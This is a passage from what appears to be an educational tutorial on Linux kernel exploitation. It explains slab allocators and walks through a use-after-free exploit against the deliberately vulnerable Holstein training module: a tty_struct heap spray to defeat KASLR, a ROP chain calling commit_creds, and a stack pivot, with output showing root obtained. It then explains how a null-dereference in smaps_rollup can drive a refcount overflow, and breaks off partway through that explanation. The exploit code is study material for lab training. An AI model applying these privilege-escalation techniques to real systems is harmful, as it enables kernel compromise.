As we can see, the exploitation was successful.

Chapter 4

Use After Free in Kernel Space

In this chapter, we will interact with dynamically allocated data, explore how allocators in kernel space work, and exploit a use-after-free-vulnerable module.

4.1 Allocators in Kernel Space

In the kernel, as in user space, you may want to dynamically allocate an area smaller than the page size. The simplest allocator is to allocate in page size units like mmap, but it creates a lot of unnecessary space and wastes memory resources.

Similar to malloc in user space, kmalloc is also available in kernel space. This uses an allocator installed in the kernel, but mainly SLAB, SLUB, or SLOB is used. The three types are not completely independent and have some common parts in terms of implementation. These three are collectively called the slab allocator. It's confusing because the notation is the difference between Slab and SLAB.

4.1.1 SLAB Allocator

Within the kernel, similar to user space, there may be a need to dynamically allocate memory regions smaller than a page size. While the simplest method might be to allocate full-page units via something akin to mmap, this approach can lead to substantial wastage of memory resources.

In kernel space, kmalloc is used for memory allocation, analogous to malloc in user space. It relies on one of the allocators installed in the kernel: SLAB, SLUB, or SLOB. These three are not entirely distinct and share some implementation features, collectively referred to as the slab allocators. It's worth noting that the terminology—Slab versus SLAB—can be confusing:

- **Slabs**: These are memory blocks segmented into fixed-size slots, each capable of storing a single kernel object.
- **Caches**: Each cache is tailored to a specific object size and contains slabs for that size, dynamically created as needed.

- **Objects**: These are kernel structures or data requiring dynamic allocation, with objects of the same size sourced from their respective cache.

The SLAB allocator operates on a three-tiered structure:

- **Slab Layer**: Manages the entire slabs and their allocation status.
- **Cache Layer**: Organizes slabs according to their size.
- **Object Layer**: Manages the individual objects contained within a slab.

The allocation process searches for a suitable slab within a cache. If an appropriate slab isn't available, a new one is allocated from the slab layer, and objects are allocated from this new slab as required.

The advantage of using SLAB is its efficiency in managing objects that are frequently created and destroyed, as it helps minimize fragmentation and overhead. However, SLAB might encounter fragmentation issues when dealing with objects of varying sizes.

4.1.2 SLUB Allocator

Introduced as a refinement of the SLAB allocator, the **SLUB** (Simplified SLAB Allocator) aims to improve upon its predecessor by simplifying its structure and enhancing efficiency. The SLUB allocator's key features include:

- **Simplification**: SLUB reduces the complexity found in SLAB, streamlining maintenance and making the system easier to manage.
- **Single List Management**: Unlike SLAB, which uses separate lists for fully occupied and partially filled slabs, SLUB manages both using a single list. This approach simplifies the paths for both allocation and deallocation.
- **Per-CPU Object Caching**: SLUB incorporates a per-CPU object cache, which decreases locking requirements during memory operations and enhances performance by reducing contention.
- **Scalability**: Designed with multicore systems in mind, SLUB's per-CPU caches diminish contention and enhance cache locality, making it highly scalable.
- **Reduced Overhead**: By eliminating certain data structures and lists that were part of SLAB, SLUB cuts down on memory overhead.
- **Efficient Object Reuse**: SLUB prioritizes efficient reuse of objects, particularly beneficial in scenarios where objects of a specific size are frequently used and released.

While SLUB offers significant benefits like improved performance and simplicity, it's optimized for specific scenarios. In cases where SLUB may not provide the best efficiency, alternatives like the traditional SLAB allocator or SLOB might be more appropriate.

4.1.3 SLOB Allocator

The **SLOB** (Simple List Of Blocks) allocator is another memory allocation approach within the Linux kernel, distinct from the SLAB and SLUB allocators. SLOB is crafted to be simpler and more space-efficient, making it particularly well-suited for environments with limited memory, such as embedded systems.

Key Features of the SLOB Allocator:

- **Simplicity**: SLOB prioritizes straightforward design and minimalism in code size and memory usage, ideal for resource-limited embedded systems.
- **Single List Management**: Unlike SLAB and SLUB, which segregate memory into caches and utilize per-CPU object caches, SLOB manages memory using a single, unified global free list for all objects.
- **Compact Code Footprint:** SLOB is designed to be compact and easy to comprehend and maintain. It opts for simplicity over complex performance optimizations.
- **Fragmentation Management**: SLOB reduces both internal and external fragmentation by consolidating adjacent free blocks where feasible, crucial in settings where memory fragmentation can significantly impact performance.
- **Optimized for Small Systems**: SLOB is typically employed in scenarios demanding minimal memory management overhead and fragmentation, such as in embedded devices with constrained RAM.

While SLOB excels in simplicity and low overhead, it may not deliver the same performance as SLAB or SLUB in situations involving frequent allocations and deallocations of objects of various sizes.

4.2 Module Overview

For this module, I utilized the vulnerable module from @ptr yudai's blog for Linux kernel exploitation. It is chosen for its ease of targeting the bug and its clearer explanation.

```c

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/cdev.h>
#include <linux/fs.h>
#include <linux/uaccess.h>
#include <linux/slab.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("ptr-yudai");
MODULE_DESCRIPTION("Holstein v3 - Vulnerable Kernel Driver for Pawnyable");

#define DEVICE_NAME "holstein"
#define BUFFER_SIZE 0x400

char *g_buf = NULL;

static int module_open(struct inode *inode, struct file *file)
{
  printk(KERN_INFO "module_open called\n");

  g_buf = kzalloc(BUFFER_SIZE, GFP_KERNEL);
  if (!g_buf) {
    printk(KERN_INFO "kmalloc failed");
    return -ENOMEM;
  }

  return 0;
}

static ssize_t module_read(struct file *file,
                           char __user *buf, size_t count,
                           loff_t *f_pos)
{
  printk(KERN_INFO "module_read called\n");

  if (count > BUFFER_SIZE) {
    printk(KERN_INFO "invalid buffer size\n");
    return -EINVAL;
  }

  if (copy_to_user(buf, g_buf, count)) {
    printk(KERN_INFO "copy_to_user failed\n");
    return -EINVAL;
  }

  return count;
}

```

```c
static ssize_t module_write(struct file *file,
                            const char __user *buf, size_t count,
                            loff_t *f_pos)
{
  printk(KERN_INFO "module_write called\n");

  if (count > BUFFER_SIZE) {
    printk(KERN_INFO "invalid buffer size\n");
    return -EINVAL;
  }

  if (copy_from_user(g_buf, buf, count)) {
    printk(KERN_INFO "copy_from_user failed\n");
    return -EINVAL;
  }

  return count;
}

static int module_close(struct inode *inode, struct file *file)
{
  printk(KERN_INFO "module_close called\n");
  kfree(g_buf);
  return 0;
}

static struct file_operations module_fops =
  {
   .owner   = THIS_MODULE,
   .read    = module_read,
   .write   = module_write,
   .open    = module_open,
   .release = module_close,
  };

static dev_t dev_id;
static struct cdev c_dev;

static int __init module_initialize(void)
{
  if (alloc_chrdev_region(&dev_id, 0, 1, DEVICE_NAME)) {
    printk(KERN_WARNING "Failed to register device\n");
    return -EBUSY;
  }

  cdev_init(&c_dev, &module_fops);
  c_dev.owner = THIS_MODULE;

  if (cdev_add(&c_dev, dev_id, 1)) {
    printk(KERN_WARNING "Failed to add cdev\n");
    unregister_chrdev_region(dev_id, 1);
    return -EBUSY;
  }

  return 0;
}

static void __exit module_cleanup(void)
{
  cdev_del(&c_dev);
  unregister_chrdev_region(dev_id, 1);
}

module_init(module_initialize);
module_exit(module_cleanup);
```

Let’s divide and explain the module.

```c

g_buf = kzalloc(BUFFER_SIZE, GFP_KERNEL);
if (!g_buf) {
  printk(KERN_INFO "kmalloc failed");
  return -ENOMEM;
}
```

- Allocates memory for the buffer using kzalloc.

- Checks if the allocation was successful.
- If allocation fails, prints an error message and returns an out-of-memory error code.

kzalloc is a function in the Linux kernel that is used to dynamically allocate memory. It is specifically designed for kernel modules and provides a convenient way to allocate memory with the added feature of initializing the allocated memory to zero.
Here's a brief description of kzalloc:

```
void *kzalloc(size_t size, gfp_t flags);
```

Parameters

The size of the memory block to allocate. The allocation flags specifying characteristics like memory reclaim behavior.

Return Value

Returns a pointer to the allocated memory block. Returns NULL if the allocation fails.

```
static struct file_operations module_fops =
{
    .owner   = THIS_MODULE,
    .read    = module_read,
    .write   = module_write,
    .open    = module_open,
    .release = module_close,
};
```

This structure defines the operations that can be performed on the character device. Each field in the structure corresponds to a file operation, such as reading (read), writing (write), opening (open), and closing (release). These operations are implemented in the respective functions.

```
static dev_t dev_id;
static struct cdev c_dev;

static int __init module_initialize(void)
{
  if (alloc_chrdev_region(&dev_id, 0, 1, DEVICE_NAME)) {
    printk(KERN_WARNING "Failed to register device\n");
    return -EBUSY;
  }

  cdev_init(&c_dev, &module_fops);
  c_dev.owner = THIS_MODULE;

  if (cdev_add(&c_dev, dev_id, 1)) {
    printk(KERN_WARNING "Failed to add cdev\n");
    unregister_chrdev_region(dev_id, 1);
    return -EBUSY;
  }

  return 0;
}
```

- alloc chrdev region: Allocates a range of character device numbers. In this case, it reserves one device number for our character device.
- cdev init: Initializes the character device structure with the file operations defined earlier.
- cdev add: Adds the character device to the system. If this fails, it prints a warning message and cleans up resources.

```
static ssize_t module_read(struct file *file,
                           char __user *buf, size_t count,
                           loff_t *f_pos)
{
  printk(KERN_INFO "module_read called\n");

  if (count > BUFFER_SIZE) {
    printk(KERN_INFO "invalid buffer size\n");
    return -EINVAL;
  }

  if (copy_to_user(buf, g_buf, count)) {
    printk(KERN_INFO "copy_to_user failed\n");
    return -EINVAL;
  }

  return count;
}
```

- **static ssize _t module read(struct file *file, char user *buf, size t count, loff_t *f pos):** This is the implementation of the read operation for the character device. It is called when a user-space process reads from the character device.
- **printk(KERN INFO ”module read called”):** This line prints a message to the kernel log, indicating that the read operation is being called. This can be useful for debugging and tracking the execution flow.
- **if (count >BUFFER SIZE):** Checks if the requested number of bytes to read (count) is greater than the size of the buffer (BUFFER SIZE). If so, it prints an error message to the kernel log and returns an error code (invalid argument). A heap overflow cannot occur with this kernel module because the provided size is compared to the declared size.
- **if (copy to user(buf, g buf, count)) ... :** Uses the copy to user function to copy data from the kernel buffer (g buf) to the user space buffer (buf). It takes into account the specified count of bytes to copy. If the copy operation fails (e.g., due to insufficient permissions), it prints an error message to the kernel log and returns an error code -EINVAL.

- **return count;:** If the copy to user operation is successful, it returns the number of bytes successfully read. This is the normal path for a successful read operation.

```
static ssize_t module_write(struct file *file,
                            const char __user *buf, size_t count,
                            loff_t *f_pos)
{
  printk(KERN_INFO "module_write called\n");

  if (count > BUFFER_SIZE) {
    printk(KERN_INFO "invalid buffer size\n");
    return -EINVAL;
  }

  if (copy_from_user(g_buf, buf, count)) {
    printk(KERN_INFO "copy_from_user failed\n");
    return -EINVAL;
  }

  return count;
}
```

- **static ssize t module write(struct file *file, const char user *buf, size t count, loff t *f pos):** This is the implementation of the write operation for the character device. It is called when a user-space process writes to the character device.
- **printk(KERN INFO ”module write called”):** This line prints a message to the kernel log, indicating that the write operation is being called. This can be useful for debugging and tracking the execution flow.
- **if (count >BUFFER SIZE):** Checks if the requested number of bytes to write (count) is greater than the size of the buffer (BUFFER SIZE). If so, it prints an error message to the kernel log and returns an error code -EINVAL (invalid argument). With this comparison, we can prevent a heap overflow bug as well.
- **if (copy from user(g buf, buf, count)):** Uses the copy from user function to copy data from the user space buffer (buf) to the kernel buffer (g buf). It takes into account the specified count of bytes to copy. If the copy operation fails (e.g., due to insufficient permissions), it prints an error message to the kernel log and returns an error code -EINVAL.
- **return count;:** If the copy from user operation is successful, it returns the number of bytes successfully written. This is the normal path for a successful write operation.

4.2.1 UAF bug and Bypassing KASLR

In close function, the modules uses kfree to free the allocated data, but g_buf the pointer still remains. But after close we won't be able to read and write so it's useless. let's recall the characteristics of programs that run in kernel space.

Kernel space allows multiple programs to share the same resources. Holstein modules can also run multiple programs (or one program) multiple times, rather than just one program. So, what would happen if you used it like this:

```
1
2 int fd1 = open( "/dev/holstein" , O_RDWR);
3 int fd2 = open( "/dev/holstein" , O_RDWR);
4 close(fd1);
5 write(fd2, "Hello" , 5 );
```

The first instance, g _buf allocated, is opened, but in the subsequent instance, g _buf is replaced with a new buffer. (The old g _buf remains unreleased, leading to a memory leak.) It is now freed using close for the next step. Although it is no longer usable at this stage, it is still valid, allowing both reading and writing. Consequently, you can observe that the object, which should have already been released, can still be manipulated, resulting in a Use-after-Free condition.

KASLR acts as a kernel space mitigation to make control flow jacking attacks harder by ran- domizing the base address of the kernel on boot. By randomizing the base address, we can no longer hard code values to jump to in kernel memory. Just like userspace ASLR, we need some form of leak to know where to jump to next.

We don't always have access to /proc/kallsyms . Often, we need to leak out a useful address to determine the kernel base address. A very popular address to leak is the tty operations address through the tty struct . We can leak this address when our problem/module will allocate an object around 0x2e8 in size and performs an overread.

tty_struct

- Size: 0x2e0 (kmalloc-1024)
- base: `ops` points to `ptm_unix98_ops` , so it can be leaked. There were also two other locations pointing to the kernel data area.
- heap: Many objects such as `dev` , `driver` point to the heap or their own members, so they can be leaked. The target SLUB has not been investigated.
- stack: Looks like it can't be leaked.
- Secure:Open `/dev/ptmx` .
- Release: Close open ptmx.
- Note: RIP can be controlled by rewriting `ops` .
- 参考：https://elixir.bootlin.com/linux/v4.19.98/source/include/linux/tty.h#L283

```
0x0000: 0x0000000100005401
0x0008: 0x0000000000000000
0x0010: 0xffff88800f1ed840
0x0018: 0xffffffff81e65900
0x0020: 0x0000000000000000
...
[+] kbase = 0xffffffff81000000
[+] kheap = 0xffff88800f1ed840
Press enter to continue...
[    5.413411] BUG: unable to handle kernel paging request at 00000000deadbeef
```

The important thing to note with this module is that we allocate 0x400 bytes. We can trigger a leak by calling read on the file descriptor, but without knowing what's next to it, we can't be certain that we're leaking anything useful.

That's where /dev/ptmx comes into play! This handy character device allocates a struct through kmalloc and places in the heap with a function pointer that we can leak right near the beginning of it. The struct looks a little something this:

```
1
2 struct tty_struct {
3   int magic; //
4   struct kref kref;
5   struct device *dev;
6   struct tty_driver *driver;
7   const struct tty_operations *ops;
8   /* ...... */
9 }
```

The pointer operations can assist us in leaking a kernel address, enabling the calculation of the kernel base address. This information is crucial for identifying the gadgets needed for our Return-Oriented Programming (ROP) chain.

Let's examine a code snippet from our exploit for the kernel base leak.

```c
#define ofs_tty_ops 0xc39c60

// tty_struct spray
int spray[100];
for (int i = 0; i < 50; i++) {
  spray[i] = open("/dev/ptmx", O_RDONLY | O_NOCTTY);
  if (spray[i] == -1) fatal("/dev/ptmx");
}

// KASLR
char buf[0x400];
read(fd2, buf, 0x400);
kbase = *(unsigned long*)&buf[0x18] - ofs_tty_ops;
g_buf = *(unsigned long*)&buf[0x38] - 0x38;
printf("kbase = 0x%016lx\n", kbase);
printf("g_buf = 0x%016lx\n", g_buf);
```

Sprays tty struct objects by opening multiple /dev/ptmx files and storing file descriptors in the spray array. Then we are able to read data from fd2 to obtain kernel base (kbase) and global buffer (g _buf) addresses.

4.2.2 Exploitation Phase

For this module, we need to launch a slightly different launch script with all security mitigations enabled, as shown below.

```sh
#!/bin/sh
qemu-system-x86_64 \
    -m 64M \
    -nographic \
    -kernel bzImage \
    -append "console=ttyS0 loglevel=3 oops=panic panic=-1 pti=on kaslr" \
    -no-reboot \
    -cpu qemu64,+smap,+smep \
    -smp 1 \
    -monitor /dev/null \
    -initrd rootfs.cpio \
    -net nic,model=virtio \
    -net user
```

bzImage is a compressed Linux kernel image that is typically used as the bootable kernel in many Linux systems. The name ”bzImage” stands for ”big zImage,” and it is an extension of the original ”zImage” format.

To create our ROP chain, we need to extract the Linux image to a file and then identify useful gadgets for building our ROP chain.

The script I used was:

```
#!/bin/sh
# SPDX-License-Identifier: GPL-2.0-only
# ----------------------------------------------------------------------
# extract-vmlinux - Extract uncompressed vmlinux from a kernel image
#
# Inspired from extract-ikconfig
# (c) 2009,2010 Dick Streefland <dick@streefland.net>
#
# (c) 2011      Corentin Chary <corentin.chary@gmail.com>
#
# ----------------------------------------------------------------------

check_vmlinux()
{
        # Use readelf to check if it's a valid ELF
        # TODO: find a better to way to check that it's really vmlinux
        #       and not just an elf
        readelf -h $1 > /dev/null 2>&1 || return 1

        cat $1
        exit 0
}

try_decompress()
{
        # The obscure use of the "tr" filter is to work around older versions of
        # "grep" that report the byte offset of the line instead of the pattern.

        # Try to find the header ($1) and decompress from here
        for     pos in `tr "$1\n$2" "\n$2=" < "$img" | grep -abo "^$2"`
        do
                pos=${pos%%:*}
                tail -c+$pos "$img" | $3 > $tmp 2> /dev/null
                check_vmlinux $tmp
        done
}

# Check invocation:
me=${0##*/}
img=$1
if      [ $# -ne 1 -o ! -s "$img" ]
then
        echo "Usage: $me <kernel-image>" >&2
        exit 2
fi
```

```
# Prepare temp files:
tmp=$(mktemp /tmp/vmlinux-XXX)
trap "rm -f $tmp" 0

# That didn't work, so retry after decompression.
try_decompress '\037\213\010' xy    gunzip
try_decompress '\3757zXZ\000' abcde unxz
try_decompress 'BZh'          xy    bunzip2
try_decompress '\135\0\0\0'   xxx   unlzma
try_decompress '\211\114\132' xy    'lzop -d'
try_decompress '\002!L\030'   xxx   'lz4 -d'
try_decompress '(\265/\375'   xxx   unzstd

# Finally check for uncompressed images or objects:
check_vmlinux $img

# Bail out:
echo "$me: Cannot find vmlinux." >&2
```

At this time we have sprayed the heap with tty strtuct structures, an exploit to destroy this object with the Use After Free bug and control the program flow as we pleased

We calculated KASLR with the ops pointer (+0x18) but now we need to find a way to control rip. opsis a function table, not a function pointer, so it needs to point to a fake function table in order to control RIP.

To avoid SMAP, we need to leak a heap address because it allows us to write data to the kernel.

```
pwndbg> x/16xg 0xffff888002fc0800 + 0x400
0xffff888002fc0c00:     0x0000000100005401      0x0000000000000000
0xffff888002fc0c10:     0xffff88800265ff00      0xffffffff81c38880
0xffff888002fc0c20:     0x0000000000000032      0x0000000000000000
0xffff888002fc0c30:     0x0000000000000000      0xffff888002fc0c38
0xffff888002fc0c40:     0xffff888002fc0c38      0xffff888002fc0c48
0xffff888002fc0c50:     0xffff888002fc0c48      0xffff888002750c70
0xffff888002fc0c60:     0x0000000000000000      0x0000000000000000
0xffff888002fc0c70:     0xffff888002fc0c70      0xffff888002fc0c70
```

The pointer around offset 0x38 is a pointer to a doubly-listed list provided by Linux. Because they are created when using mutexes, etc., they exist in many objects in the kernel and are useful for heap address leaks.

First, prepare a fake and perform a stack pivot to the ROP chain. However, it is a Use-after-Free scenario, and the area that can currently be utilized is tty struct overlapped. When using ioctl with tty operations, there are many variables in tty struct that are not referenced in tty operations, and you can use them as ROP chain areas or fakes. However, destroying most of the structure that is about to be used in an attack may create unintended bugs later on and impose significant restrictions on the size and structure of the ROP chain.

It is also important to note that tty struct should be secured in a separate area if possible. Therefore, this time, we will trigger a second Use-after-Free. Since there is only one g buf, first write a fake ROP chain to the g buf address that you already know. Next, initiate Use-after- Free separately and rewrite the function table in tty struct. This way, only the function table in tty struct is rewritten, allowing for stable exploitation.

```
unsigned long *chain = (unsigned long*)&buf;
 *chain++ = rop_pop_rdi;
 *chain++ = 0;
 *chain++ = addr_prepare_kernel_cred;
 *chain++ = rop_pop_rcx;
 *chain++ = 0;
 *chain++ = rop_mov_rdi_rax_rep_movsq;
 *chain++ = addr_commit_creds;
 *chain++ = rop_bypass_kpti;
 *chain++ = 0xdeadbeef;
 *chain++ = 0xdeadbeef;
 *chain++ = (unsigned long)&win;
 *chain++ = user_cs;
 *chain++ = user_rflags;
 *chain++ = user_rsp;
 *chain++ = user_ss;

 // tty_operations
 *(unsigned long*)&buf[0x3f8] = rop_push_rdx_xor_eax_415b004f_pop_rsp_rbp;

 write(fd2, buf, 0x400);

 // Use-after-Free
 int fd3 = open("/dev/holstein", O_RDWR);
 int fd4 = open("/dev/holstein", O_RDWR);
 if (fd3 == -1 || fd4 == -1)
   fatal("/dev/holstein");
 close(fd3);
 for (int i = 50; i < 100; i++) {
   spray[i] = open("/dev/ptmx", O_RDONLY | O_NOCTTY);
   if (spray[i] == -1) fatal("/dev/ptmx");
 }
```

```
    read(fd4, buf, 0x400);
    *(unsigned long*)&buf[0x18] = g_buf + 0x3f8 - 12*8;
    write(fd4, buf, 0x20);

    // RIP
    for (int i = 50; i < 100; i++) {
      ioctl(spray[i], 0, g_buf - 8); // rsp=rdx; pop rbp;
    }

}
```

The ROP chain is similar to the previous task, except for the gadget rop push rdx xor eax 415b004f pop rsp rbp. This gadget aids in manipulating the tty operations structure.

Subsequently, we trigger another Use-After-Free bug for the reasons explained earlier. We cal- culate the address of buf, and ultimately, by employing ioctl to spray the heap, we overwrite RIP with our ROP chain.

```
Starting syslogd: OK
Starting klogd: OK
Running sysctl: OK
Saving random seed: OK
Starting network: OK
Starting dhcpcd...
dhcpcd-9.4.1 starting
forked to background, child pid 82

Boot took 2.58 seconds

[ Holstein v3 (KL01-3) - Pawnyable ]
/ $ ls
bin       init      linuxrc   opt       run       tmp       var
dev       lib       media     proc      sbin      uaf_xpl
etc       lib64     mnt       root      sys       usr
/ $ ./uaf_xpl
kbase = 0xffffffff99c00000
g_buf = 0xffff8950c2f29400
[+] win!
/ # id
uid=0(root) gid=0(root)
/ #
```

As such, vulnerabilities such as Heap Overflow and Use-after-Free are often easier to exploit in kernel space than the same vulnerabilities in user space. This is because the kernel heap is shared, and various structures with function pointers etc. can be used in attacks. Conversely, if you can’t find a structure that can be exploited in the same size range as the object that causes Heap BOF or UAF, it will be difficult to exploit.

Chapter 5

Advanced topics in Kernel Exploitation

In this chapter, we will take a look at advanced topics in Linux kernel exploitation, such as at- tacks specific to kernel space, along with a brief overview of eBPF. This will not contain practical challenges but is worth mentioned for further research in this topic.

5.1 Exploiting null-dereferences in the Linux kernel

For a considerable period, null-dereference (null-deref) bugs represented a major vulnerability within the kernel. During earlier times, when the kernel had unrestricted access to userland memory and userland programs could map the zero page, exploiting null-deref bugs was relatively straightforward. However, the landscape has changed with the advent of advanced exploit mitigations like Supervisor Mode Execution Prevention (SMEP) and Supervisor Mode Access Prevention (SMAP), coupled with mmap_min_addr settings that block unprivileged programs from mapping low memory addresses. As a result, null-deref bugs are no longer viewed as a significant security concern in contemporary kernel versions.

5.1.1 Kernel oops overview

Currently, if a null-dereference (null-deref) occurs within a process context in the Linux kernel, it results in an oops, which is different from a kernel panic. A panic happens when the kernel finds it impossible to safely continue operations, leading to a complete halt. However, an oops does not stop all system operations; the kernel attempts to recover and keep running. Specifically, it involves discarding the existing kernel stack and terminating the affected task, a process referred to as "make task dead," which triggers a call to do_exit. During this event, the kernel also logs a "crash" log and a kernel backtrace in dmesg, showing the kernel's state at the time of the oops. This approach is chosen to make kernel bugs easier to detect and log, operating under the belief that a functioning system is easier to debug than a non-operational one.

A drawback of this oops recovery path is that the kernel may not perform the typical cleanup associated with syscall error recovery. Thus, any locked locks remain in place, reference counts stay incremented, and any temporarily allocated memory continues to be

held. However, the process that caused the oops, along with its kernel stack, task structure, and related components, is usually released, which means, depending on the circumstances, there may be no actual memory leakage. This aspect is crucial for understanding potential exploitation risks.

5.1.2 Reference count mismanagement overview

Reference count mismanagement is a well-documented and exploitable issue. If software incorrectly reduces a reference count, it can lead to a use-after-free (UAF) vulnerability. Conversely, failing to decrement a reference count can result in a leak, which is also exploitable. Moreover, if an attacker manages to cause repeated improper increments to a reference count, it may eventually overflow. Once overflowed, the software loses track of how many references are held on an object, allowing the attacker to potentially destroy the object by manipulating the reference count back to zero while still maintaining accessible references to the object's memory. This is especially risky with 32-bit reference counts, which are susceptible to overflow. It's crucial that each increment in the reference count should ideally not allocate physical memory, as even small allocations can become significant if repeated numerous times.

5.1.3 Example null-deref bug

When a kernel oops unceremoniously ends a task, any refcounts that the task was holding remain held, even though all memory associated with the task may be freed when the task exits. Let's look at an example - an otherwise unrelated bug I coincidentally discovered in the very recent past:

```
1
2 static int show\_smaps\_rollup(struct seq\_file *m, void *v)
3
4 {
5
6         struct proc_maps_private *priv = m->private;
7
8         struct mem_size_stats mss;
9
10        struct mm_struct *mm;
11
12        struct vm_area_struct *vma;
13
14        unsigned long last_vma_end = 0;
15
16        int ret = 0;
17
18
19        priv->task = get_proc_task(priv->inode); //task reference taken
20
21        if (!priv->task)
22
23                return -ESRCH;
24
25
26        mm = priv->mm; //With no vma's, mm->mmap is NULL
27
28        if (!mm || !mmget_not_zero(mm)) { //mm reference taken
29
30                ret = -ESRCH;
31
32                goto out_put_task;
33
34        }
35
36
37        memset(&mss, 0, sizeof(mss));
38
39
40        ret = mmap_read_lock_killable(mm); //mmap read lock taken
41
42        if (ret)
43
44                goto out_put_mm;
45
46
47        hold_task_mempolicy(priv);
48
49
```

```
49
50        for (vma = priv->mm->mmap; vma; vma = vma->vm_next) {
51
52                smap_gather_stats(vma, &mss);
53
54                last_vma_end = vma->vm_end;
55
56        }
57
58
59        show_vma_header_prefix(m, priv->mm->mmap->vm_start, last_vma_end, 0, 0, 0, 0)
    ; //the deref of mmap causes a kernel oops here
60
61        seq_pad(m, ' ');
62
63        seq_puts(m, "[rollup]\n");
64
65
66        __show_smap(m, &mss, true);
67
68
69        release_task_mempolicy(priv);
70
71        mmap_read_unlock(mm);
72
73
74 out_put_mm:
75
76        mmput(mm);
77
78 out_put_task:
79
80        put_task_struct(priv->task);
81
82        priv->task = NULL;
83
84
85        return ret;
86
87 }
```

This file is intended simply to print a set of memory usage statistics for the respective process. Regardless, this bug report reveals a classic and otherwise innocuous null-deref bug within this func- tion. In the case of a task that has no VMA's mapped at all, the task's mm struct mmap member will be equal to NULL. Thus the priv-¿mm-¿mmap-¿vm start access causes a null dereference and consequently a kernel oops. This bug can be triggered by simply read'ing /proc/[pid]/smaps rollup on a task with no VMA's (which itself can be stably created via ptrace):

```
[859802.526388] BUG: kernel NULL pointer dereference, address: 0000000000000000
[859802.526680] #PF: supervisor read access in kernel mode
[859802.526894] #PF: error_code(0x0000) - not-present page
[859802.527109] PGD 0 P4D 0
[859802.527221] Oops: 0000 [#1] PREEMPT SMP NOPTI
[859802.527406] CPU: 17 PID: 2146718 Comm: cat Tainted: G           OE     5.18.16-1rodete3-amd64 #1  Debian 5.18.16-1rodete3
[859802.527853] Hardware name: LENOVO 30E1S68903/1046, BIOS S07KT45A 01/20/2022
[859802.528139] RIP: 0010:show_smaps_rollup+0x16c/0x310
[859802.528364] Code: 4c 39 e2 0f 87 29 01 00 00 48 8b 40 10 48 85 c0 0f 85 78 ff ff ff 48 8b 43 10 48 8b 00 4c 89 e2 6a 00 4c
5 31 c9 <48> 8b 30 45 31 c0 31 c9 4c 89 e7 e8 44 f0 ff ff be 20 00 00 00 4c
[859802.529114] RSP: 0018:ffffa29ee579fcf8 EFLAGS: 00010246
[859802.529334] RAX: 0000000000000000 RBX: ffff9467ca914500 RCX: 0000000000000000
[859802.529628] RDX: 0000000000000000 RSI: 0000000000000100 RDI: 00000000ffffffff
[859802.529921] RBP: ffff9467091e2ec0 R08: 0000000000001000 R09: 0000000000000000
[859802.530213] R10: ffffa29ee579fed0 R11: 0000000000000000 R12: ffff946e8f4cc960
[859802.530505] R13: 0000000000000000 R14: ffff9467091e2f38 R15: ffffa29ee579fd18
[859802.530800] FS:  00007f5bd20ef740(0000) GS:ffff9485bd640000(0000) knlGS:0000000000000000
[859802.531131] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[859802.531368] CR2: 0000000000000000 CR3: 00000010d5042000 CR4: 0000000000350ee0
[859802.531661] Call Trace:
[859802.531771]  <TASK>
[859802.531871]  seq_read_iter+0x120/0x4b0
[859802.532034]  seq_read+0xeb/0x130
[859802.532175]  vfs_read+0x97/0x190
[859802.532330]  ksys_read+0x5f/0xe0
[859802.532471]  do_syscall_64+0x3b/0xc0
[859802.532629]  entry_SYSCALL_64_after_hwframe+0x61/0xcb
[859802.532843] RIP: 0033:0x7f5bd1efa20e
[859802.533001] Code: c0 e9 b6 fe ff ff 50 48 8d 3d 0e 06 0c 00 e8 99 f7 01 00 66 0f 1f 84 00 00 00 00 00 64 8b 04 25 18 00 00
4 0f 05 <48> 3d 00 f0 ff ff 77 5a c3 66 0f 1f 84 00 00 00 00 00 48 83 ec 28
[859802.533752] RSP: 002b:00007fff7147a458 EFLAGS: 00000246 ORIG_RAX: 0000000000000000
[859802.534062] RAX: ffffffffffffffda RBX: 0000000000020000 RCX: 00007f5bd1efa20e
[859802.534354] RDX: 0000000000020000 RSI: 00007f5bd20ce000 RDI: 0000000000000003
[859802.534647] RBP: 0000000000020000 R08: 00007f5bd20cd010 R09: 0000000000000000
[859802.534940] R10: 00007f5bd1e065d8 R11: 0000000000000246 R12: 00007f5bd20ce000
[859802.535232] R13: 0000000000000003 R14: 0000000000020000 R15: 0000000000000000
[859802.535528]  </TASK>
```

This kernel oops will mean that the following events occur:

- The associated struct file will have a refcount leaked if fdget took a refcount (we'll try and
- make sure this doesn't happen later)
- The associated seq file within the struct file has a mutex that will forever be locked (any future reads/writes/lseeks etc. will hang forever).
- The task struct associated with the smaps rollup file will have a refcount leaked
- The mm struct's mm users refcount associated with the task will be leaked
- The mm struct's mmap lock will be permanently readlocked (any future write-lock attempts will hang forever)

Each of these conditions is an unintentional side-effect that leads to buggy behaviors, but not all of those behaviors are useful to an attacker. The permanent locking of events 2 and 5 only makes exploitation more difficult. Condition 1 is unexploitable because we cannot leak the struct file refcount again without taking a mutex that will never be unlocked. Condition 3 is unexploitable because a task struct uses a safe saturating kernel refcount7 t which prevents the overflow condi- tion. This leaves condition 4.

The mm users refcount still uses an overflow-unsafe atomic t and since we can take a readlock an indefinite number of times, the associated mmap read lock does not prevent us from increment- ing the refcount again. There are a couple important roadblocks we need to avoid in order to repeatedly leak this refcount:

- We cannot call this syscall from the task with the empty vma list itself - in other words, we can't call read from /proc/self/smaps rollup. Such a process cannot easily make repeated syscalls since it has no virtual memory mapped. We avoid this by reading smaps rollup from another process.
- We must re-open the smaps rollup file every time because any future reads we perform on a smaps rollup instance we already triggered the oops on will deadlock on the local seq file mutex lock which is locked forever. We also need to destroy the resulting struct file (via close) after we generate the oops in order to prevent untenable memory usage.
- If we access the mm through the same pid every time, we will run into the task struct max refcount before we overflow the mm users refcount. Thus we need to create two separate tasks that share the same mm and balance the oopses we generate across both tasks so the task refcounts grow half as quickly as the mm users refcount. We do this via the clone flag CLONE VM
- We must avoid opening/reading the smaps rollup file from a task that has a shared file de- scriptor table, as otherwise a refcount will be leaked on the struct file itself. This isn't difficult, just don't read the file from a multi-threaded process.

Our final refcount leaking overflow strategy is as follows:

- Process A forks a process B
- Process B issues PTRACE TRACEME so that when it segfaults upon return from munmap it won't go away (but rather will enter tracing stop)
- Proces B clones with CLONE VM — CLONE PTRACE another process C
- Process B munmap's its entire virtual memory address space - this also unmaps process C's virtual memory address space.
- Process A forks new children D and E which will access (B—C)'s smaps rollup file respectively
